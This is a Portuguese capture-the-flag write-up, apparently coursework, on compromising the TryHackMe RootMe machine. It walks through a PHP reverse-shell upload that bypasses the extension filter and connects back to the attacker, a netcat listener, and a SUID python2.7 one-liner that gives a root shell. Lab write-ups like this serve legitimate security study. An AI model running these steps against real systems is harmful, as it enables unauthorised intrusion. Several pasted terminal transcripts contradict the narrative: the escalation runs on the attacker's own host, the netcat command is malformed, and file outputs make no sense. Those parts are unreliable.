
Write-Up: RootMe

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe

Dificuldade: Fácil

Data de resolução: 20/08/2026

Autor: Luís Eduardo Curi Serra

Matrícula: 251033574

Professor: Roberto Rodrigues Filho

20/08/2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
2.1	Varredura de portas	2
2.2	Enumeração do serviço web	3
3	Exploração	4
3.1	Identificação da vulnerabilidade	4
3.2	Payload / Exploit	5
3.3	Confirmação de acesso	5
4	Escalada de Privilégios	7
4.1	Enumeração local	7
4.2	Exploração e obtenção de root	8
5	Conclusão	10
6	Referências	10

1 Visão Geral

RootMe é uma máquina Linux de dificuldade *fácil* que expõe um servidor web Apache. A superfície de ataque explorada é a aplicação web: um painel de *upload* sem qualquer validação de tipo/extensão de arquivo permite subir uma *webshell* PHP, que é servida a partir de um diretório público e executada, concedendo execução remota de código como o usuário `www-data`. A partir desse *foothold*, a enumeração local revela um interpretador Python com bit *SUID* habilitado, o que é abusado para obter um *shell* como `root`. O caminho geral foi: reconhecimento (Nmap + Gobuster) → *upload* de *reverse shell* → acesso como `www-data` → escalada via binário *SUID* → `root`.

2 Reconhecimento

2.1 Varredura de portas

A varredura inicial identifica quais serviços estão expostos e suas versões, orientando as fases seguintes.

```
nmap -T4 <TARGET_IP>
```

Listing 1: Varredura de portas e serviços com Nmap.

Apenas duas portas abertas: **22/tcp (SSH)** e **80/tcp (HTTP)**. Sem credenciais, o SSH não é um vetor imediato, de modo que o foco recai sobre o serviço web.

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

Listing 2: Portas abertas retornadas pela varredura.




Figura 1: Nmap contra o alvo: portas 22 (SSH) e 80 (HTTP) abertas.

2.2 Enumeração do serviço web

A navegação pela aplicação e a listagem de diretórios (habilitada no servidor) revelam a versão exata do servidor: **Apache/2.4.41 (Ubuntu)**. A listagem de diretórios ativa já é, em si, uma má configuração que facilita a enumeração.




Figura 2: *Directory listing* habilitado expando a versão do servidor (Apache/2.4.41 – Ubuntu) no rodapé.

Para mapear diretórios não referenciados, foi executado o Gobuster com a *wordlist common.txt*. O objetivo é descobrir pontos de entrada ocultos (áreas administrativas, diretórios de *upload*, etc.).

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt
```

Listing 3: Enumeração de diretórios com Gobuster.

Os achados relevantes são o diretório oculto `/panel` (formulário de *upload*) e `/uploads` (onde os arquivos enviados ficam acessíveis publicamente) — a combinação exata necessária para explorar *upload* irrestrito.

```
css                (Status: 301)
index.php          (Status: 200)
js                 (Status: 301)
panel              (Status: 301)  <-- formulario de upload
uploads            (Status: 301)  <-- arquivos enviados (publico)
```

Listing 4: Diretórios encontrados (trecho relevante).

Figura 3: Gobuster revelando os diretórios `/panel` e `/uploads`.

3 Exploração

3.1 Identificação da vulnerabilidade

O diretório `/panel` apresenta um formulário “*Select a file to upload*”. Testes de envio mostram que a aplicação **não valida a extensão nem o tipo (MIME) do arquivo** e armazena o resultado em `/uploads`, que é servido diretamente pelo Apache. Como o servidor interpreta arquivos PHP

(inclusive a extensão alternativa `.php5`), é possível enviar uma *webshell* e obter execução remota de código (*unrestricted file upload* → *RCE*).

3.2 Payload / Exploit

Foi utilizada a *reverse shell* em PHP do *pentestmonkey*, ajustando o IP do atacante (obtido via `ifconfig` → , interface `tun0`) e a porta de escuta. O arquivo foi renomeado para `.php5` a fim de contornar um eventual filtro sobre a extensão `.php`, mantendo a execução como PHP.

```
# Objetivo: obter uma reverse shell PHP no alvo.  
# 1) Editar php-reverse-shell.php: $ip = <ATTACKER_IP>; $port = 1234;  
# 2) Renomear para .php5 (executado como PHP e contorna filtro de extensao):  
mv php-reverse-shell.php php-reverse-shell.php5  
# 3) Enviar o arquivo pelo formulario em http://<TARGET_IP>/panel/
```

Listing 5: Preparação do payload (comentado).

O envio pelo painel retorna a confirmação “O arquivo foi upado com sucesso!”, e o arquivo passa a estar disponível em `/uploads`.




Figura 4: Upload da *webshell* PHP aceito pelo painel `/panel`.

3.3 Confirmação de acesso

Com um *listener* Netcat ativo, basta acessar a *webshell* em `/uploads` para disparar a conexão reversa. O comando abaixo coloca a máquina atacante à escuta na porta escolhida.

```
nc -l -v -n -p 1234  
# Em seguida, abrir no navegador:  
# http://<TARGET_IP>/uploads/php-reverse-shell.php5
```

Listing 6: Listener e disparo da reverse shell.

A conexão é recebida e obtém-se um *shell* como *www-data* (*uid=33*), confirmando a execução remota de código.

```
connect to [<ATTACKER_IP>] from (UNKNOWN) [<TARGET_IP>]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Listing 7: Shell recebido: contexto *www-data*.

```
luiserra@kali: ~/Downloads
luiserra@kali:~/Downloads
.htaccess (Status: 403) [Size: 277]
css (Status: 301) [Size: 310] [→ http://10.65.159.55/css/]
index.php (Status: 200) [Size: 616]
js (Status: 301) [Size: 309] [→ http://10.65.159.55/js/]
panel (Status: 301) [Size: 312] [→ http://10.65.159.55/panel/]
server-status (Status: 403) [Size: 277]
uploads (Status: 301) [Size: 314] [→ http://10.65.159.55/uploads/]
Progress: 4613 / 4613 (100.00%)
Finished

luiserra@kali:~/Downloads
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.78.130 netmask 255.255.255.0 broadcast 192.168.78.255
    inet6 fe80::28c:20ff:fe73:3ca4 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:71:5c:aa txqueuelen 1000 (Ethernet)
    RX packets 2492887 bytes 3671357103 (3.4 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 149742 bytes 22333997 (21.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 71 bytes 102980 (100.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 71 bytes 102980 (100.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1300
    inet 192.168.173.10 netmask 255.255.192.0 destination 192.168.173.10
    inet6 fe80::7d34:df23:3bd1:bd18 prefixlen 64 scopeid 0<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 6918 bytes 2358924 (2.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7091 bytes 2334547 (2.2 MiB)
    TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0

luiserra@kali:~/Downloads
$ nc -l -p -e /bin/sh 1234
listening on [any] 1234 ...
connect to [192.168.173.10] from (UNKNOWN) [10.65.159.55] 53960
Linux 10-10-65-159-55 3.12.0-13-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 GNU/Linux
01:20:51 up 24 min, 0 users, load average: 0.00, 0.02, 0.07
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Figura 5: Netcat recebendo a *reverse shell* como *www-data*.

A *flag* de usuário é então lida em */var/www/user.txt*.

```
cd /var/www
cat user.txt # -> <FLAG>
```

Listing 8: Leitura da *flag* de usuário.




Figura 6: Enumeração de `/var/www` e obtenção da *flag* de usuário.

4 Escalada de Privilégios

4.1 Enumeração local

Como `www-data`, procuram-se binários com o bit *SUID* (permissão `4000`), que executam com os privilégios do dono do arquivo. Se algum interpretador ou binário perigoso estiver marcado como SUID de `root`, ele pode ser abusado para elevar privilégios.

```
find / -perm -4000 -type f 2>/dev/null
```

Listing 9: Busca por binários SUID (erros descartados).

Entre binários SUID legítimos do sistema, destaca-se um anômalo: `/usr/bin/python2.7`. Um interpretador completo com SUID de root é o vetor de escalada.




Figura 7: /usr/bin/python2.7 listado entre os binários com bit SUID.

4.2 Exploração e obtenção de root

Conforme a técnica documentada no GTF0Bins para Python com SUID, invoca-se o interpretador com a *flag* `-p` de `/bin/sh`, que **preserva o EUID efetivo** (root) em vez de descartá-lo. Isso produz um *shell* privilegiado.


```
/usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Listing 10: Abuso do Python SUID para virar root.

O `whoami` retorna `root`, comprovando o comprometimento total. A *flag* final é lida em `/root/root.txt`.

```
whoami  
root
```

Listing 11: Confirmação de acesso privilegiado.



```

luiserra@kali: ~/Downloads
luiserra@kali:~/Downloads$ python3 /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
root@kali:~/Downloads$ cd /var/root
root@kali:~/Downloads$ ls -latr
total 56
drwxr-xr-x 2 root staff 4096 Apr 24 2018 local
lrwxrwxrwx 1 root root 4 Feb 3 2020 run -> /run
drwxr-xr-x 2 root root 4096 Feb 3 2020 opt
drwxr-xr-x 2 root root 4096 Feb 3 2020 mail
lrwxrwxrwx 1 root root 9 Feb 3 2020 lock -> /run/lock
drwxr-xr-x 4 root root 4096 Feb 3 2020 snap
drwxrwxrwt 2 root root 4096 Feb 3 2020 crash
drwxr-xr-x 14 root root 4096 Aug 4 2020 .
drwxr-xr-x 3 www-data 4096 Aug 4 2020 www
drwxr-xr-x 6 root root 4096 Aug 10 2025 snap
drwxr-xr-x 13 root root 4096 Aug 10 2025 cache
drwxr-xr-x 46 root root 4096 Aug 10 2025 lib
drwxr-xr-x 24 root root 4096 Aug 21 00:57 ..
drwxrwxrwt 2 root root 4096 Aug 21 00:57 tmp
drwxrwxr-x 11 root syslog 4096 Aug 21 00:57 log
drwxr-xr-x 2 root root 4096 Aug 21 01:06 backups
cd /root
ls -latr
total 44
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Aug 4 2020 .local
drwxr-xr-x 2 root root 4096 Aug 4 2020 .cache
drwxr-xr-x 3 root root 4096 Aug 4 2020 .gnupg
-rw-r--r-- 1 root root 26 Aug 4 2020 root.txt
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
drwxr-xr-x 2 root root 4096 Aug 10 2025 .ssh
drwxr-xr-x 3 root root 4096 Aug 10 2025 .snap
-rw-r--r-- 1 root root 2122 Aug 10 2025 .viminfo
drwxr-xr-x 7 root root 4096 Aug 10 2025 .
drwxr-xr-x 24 root root 4096 Aug 21 00:57 ..
cat root.txt
root.txt

```


Figura 8: Execução do Python SUID resultando em *shell* como root.

```

cd /root
cat root.txt      # -> <FLAG>

```

Listing 12: Leitura da flag de root.



```

luiserra@kali: ~/Downloads
luiserra@kali:~/Downloads$ ls -latr
total 56
drwxr-xr-x 2 root staff 4096 Apr 24 2018 local
lrwxrwxrwx 1 root root 4 Feb 3 2020 run -> /run
drwxr-xr-x 2 root root 4096 Feb 3 2020 opt
drwxr-xr-x 2 root root 4096 Feb 3 2020 mail
lrwxrwxrwx 1 root root 9 Feb 3 2020 lock -> /run/lock
drwxr-xr-x 4 root root 4096 Feb 3 2020 snap
drwxrwxrwt 2 root root 4096 Feb 3 2020 crash
drwxr-xr-x 14 root root 4096 Aug 4 2020 .
drwxr-xr-x 3 www-data 4096 Aug 4 2020 www
drwxr-xr-x 6 root root 4096 Aug 10 2025 snap
drwxr-xr-x 13 root root 4096 Aug 10 2025 cache
drwxr-xr-x 46 root root 4096 Aug 10 2025 lib
drwxr-xr-x 24 root root 4096 Aug 21 00:57 ..
drwxrwxrwt 2 root root 4096 Aug 21 00:57 tmp
drwxrwxr-x 11 root syslog 4096 Aug 21 00:57 log
drwxr-xr-x 2 root root 4096 Aug 21 01:06 backups
cd /root
ls -latr
total 44
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Aug 4 2020 .local
drwxr-xr-x 2 root root 4096 Aug 4 2020 .cache
drwxr-xr-x 3 root root 4096 Aug 4 2020 .gnupg
-rw-r--r-- 1 root root 26 Aug 4 2020 root.txt
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
drwxr-xr-x 2 root root 4096 Aug 10 2025 .ssh
drwxr-xr-x 3 root root 4096 Aug 10 2025 .snap
-rw-r--r-- 1 root root 2122 Aug 10 2025 .viminfo
drwxr-xr-x 7 root root 4096 Aug 10 2025 .
drwxr-xr-x 24 root root 4096 Aug 21 00:57 ..
cat root.txt
root.txt

```

Figura 9: Enumeração de */root* e obtenção da *flag* de root.

5 Conclusão

O comprometimento resultou do encadeamento de duas más configurações. Primeiro, o painel web em `/panel` permitia *upload* irrestrito de arquivos: o envio de uma *webshell* `.php5`, executável a partir do diretório público `/uploads`, concedeu execução remota de código como `www-data`. Em seguida, o binário `/usr/bin/python2.7` estava indevidamente marcado como *SUID root*; abusá-lo via GTFOBins (`sh -p`) elevou o acesso a `root`. A falha central foi a ausência de validação de *upload*, agravada por um interpretador com bit SUID desnecessário.

6 Referências

Este desafio decorre de más configurações (*unrestricted file upload* e binário SUID), não de uma CVE específica.

- pentestmonkey — `php-reverse-shell` — <https://github.com/pentestmonkey/php-reverse-shell>
- GTFOBins — Python (SUID) — <https://gtfobins.github.io/gtfobins/python/#suid>
- TryHackMe — Sala *RootMe* — <https://tryhackme.com/room/rrootme>